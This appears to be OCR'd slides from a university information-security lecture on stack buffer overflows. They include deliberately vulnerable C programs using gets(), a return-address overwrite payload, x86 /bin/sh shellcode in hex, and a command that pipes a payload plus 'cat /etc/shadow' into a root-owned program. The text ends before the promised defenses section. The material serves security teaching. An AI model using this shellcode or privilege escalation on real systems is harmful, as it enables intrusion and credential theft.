Buffer Overflow

CS 458: Information Security

Kevin Jin

Administrivia

- Homework 9 solution and Homework 10 released
- Lab 3 due on Nov 8

Reading Material

- Based on Chapter 10 of the text


Some materials borrowed from Mark Stamp at San Jose State University

Outline

- Buffer Overflow
- Stack Buffer Overflow
- Shell Code
- Defenses

Buffer Overflow

- *"A condition at interface under which **more input** can be placed into a buffer or data holding area **than the capacity allocated**, **overwriting** other information."*
- Used for exploitation
  - Crash
  - Get control



Possible Attack Scenario

- Users enter data into a Web form
- Web form is sent to server
- Server writes data to array called buffer, without checking length of input data
- Data "overflows" buffer
  - Such overflow might enable an attack
  - If so, attack could be carried out by anyone with Internet access


Buffer Overflow

```
int main(){
    int buffer[10];
    buffer[20] = 37;}
```

- **Q:** What happens when code is executed?
- **A:** Depending on what resides in memory at location "buffer[20]"
  - Might overwrite **user** data or code
  - Might overwrite **system** data or code
  - Or program could work just fine

Simple Buffer Overflow


- Consider boolean flag for authentication
- Buffer overflow could overwrite flag allowing anyone to authenticate



- In some cases, Eve needs not be so lucky as in this example


Memory Organization

- **Text** == code
- **Data** == static variables
- **Heap** == dynamic data
- **Stack** == "scratch paper"
  - Dynamic local variables
  - Parameters to functions
  - Return address




Simplified Stack Example

```
void func(int a, int b){
   char buffer[10];
}
void main(){
   func(1, 2);
}
```




Smashing the Stack

- What happens if buffer overflows?
- Program "returns" to wrong location
- A crash is likely




Smashing the Stack

- Eve has a better idea…
- **Code injection**
- Eve can run code of his/her choice…
  - …on your machine



Smashing the Stack

- Eve may not know…
  1) Address of evil code
  2) Location of **ret** on stack
- Solutions
  1) Precede evil code with NOP "landing pad"
  2) Insert **ret** many times



Stack Smashing/ Stack Buffer Overflow

- A buffer overflow must exist in the code
- Not all buffer overflows are exploitable
  - Things must align properly
- If exploitable, attacker can **inject code**
- Trial and error is likely required
  - Fear not, lots of help is available online
  - Smashing the Stack for Fun and Profit, Aleph One
- Stack smashing is "attack of the decade"
  - Regardless of the current decade
  - Also heap overflow, integer overflow, …


Another Example

```
1.  #include <stdio.h>
2.  #include <string.h>

3.  int main(int argc, char *argv[]) {
4.      int valid = 0;
5.      char str1[8] = "ASECRET";
6.      char str2[8];

7.      gets(str2);

8.      if (strncmp(str1, str2, 8)==0)
9.              valid = 1;

10.     printf("VALID=%d", valid);

11.     return 0;
12. }
```


```
$ ./a.out
ASECRET
VALID=1

$ ./a.out
HELLO
VALID=0

$ ./a.out
OVERFLOWOVERFLOW
VALID=1
```

Why?

Another Example



Before gets(str2)



After gets(str2)
str2="OVERFLOWOVERFLOW"

One More Example

```
1.  #include <stdio.h>
2.  #include <string.h>


3.  void prompt(char * tag) {
4.     char inp[16];
5.     printf("Enter value for %s: ", tag);
6.     gets(inp);
7.     printf("Hello your %s is %s\n", tag, inp);
8.  }
9.  int main(int argc, char *argv[]) {
10.    prompt("name");
11. }
```

Overwrite saved return address (RA)

E.g., overwrite saved RA with same RA of function to re-execute it


One More Example

- Run debugger, prompt() at `0x08048394`
- *inp* located 24 bytes under current frame ptr
  - Pad the string by this amount (e.g., 24 `A`'s)
- Choose a nearby stack location (`0xbffffe8`) to overwrite current frame register
- Overwrite return address with `0x08048394`

- Combine this data together into binary string

```
perl –e 'print pack("H*", hex string);'
```

One More Example




```
$ perl –e 'print pack(“H*”, hex string);' | ./a.out
Enter value for name:
Hello your Re?pyy]uEA is AAAAAAAAAAAAAAAAAAAAAAAAuyu
Enter value for Kyyu:
Hello your Kyyu is NNNN
Segmentation fault
```

`prompt(..)` is called twice!

Stack Buffer Overflow

- What if we want to do something more interesting than calling `prompt`(..) twice?
- Can set the return address to point to custom code held within the stack frame (***shellcode***).

Shellcode

- Want to transfer execution of program to code stored in the buffer we overflow.
- Why "shell" code? Launch a shell.
  - Run any program
  - With privilege of exploited program

Shellcode

```
int main(int argc, char * argv[])
{
        char *sh;
        char *args[2];
        sh="/bin/sh";
        args[0] = sh;
        args[1] = NULL;
        execve(sh, args, NULL);
}
```

Launches Bourne shell (`sh`) on Intel Linux system

To x86 assembly

nop sled

```
        nop
        nop
        jmp     find
cont:   pop     %esi
        xor     %eax, %eax
        mov     %al, 0x7*%esi)
        lea     (%esi), %ebx
        mov     %esi,0x8(%esi)
        mov     %eax,0xc(%esi)
        mov     $0xb, %al
        mov     %esi, %ebx
        lea     0x8(%esi),%ecx
        lea     0xc(%esi),%edx
        int     $0x80
find:   call cont
sh:     .string "/bin/sh "
args:   .long 0
        .long 0
```

To hex value for compiled x86 code

Payload

```
90 90 eb 1a 5e 31 c0 88 46 07 8d 1e 89 5e 08 89
46 0c b0 0b 89 f3 8d 4e 08 8d 56 0c cd 80 e8 e1
ff ff ff 2f 62 69 6e 2f 73 68 20 20 20 20 20 20
```

Shellcode


- Target program with elevated privileges and vulnerable buffer
  - E.g., start with similar program to previous *inp* example and say it is owned by root.

- Let's say we want to be able to read `/etc/shadow`, which needs super-user privilege, but we only have a non-root account.

Shellcode

- Needs to be position-independent
  - All addressing relative to self
  - Attack code doesn't know exactly where the stack is in memory to know what jump address to place in the overflow
    - Leads to **NOP sleds**
  - Example: referencing "/bin/sh" ... code needs to get address
    - Trick with "call cont" which leaves a physical address on stack

Shellcode




```
perl -e 'print pack("H*", hex string);
        print "cat /etc/shadow\n";' | ./a.out
```

Shellcode

- Before, our user cannot access `/etc/shadow`
- This exploit code will open `/bin/sh` and display the contents of `/etc/shadow` by sending the shell the `cat` command using root privilege

Shellcode




Figure 11.9 Example Stack Overflow Attack

Shellcode Notes


- Shellcode usually comes from sites like Metasploit project
- Cannot use bytes with NULL value.
  - Can use the following command to obtain 0 value

```
xor %eax, %eax
```

- Shellcode is mostly used to allow shell commands to execute other commands and send back data to attacker.

Another Stack Smashing Example

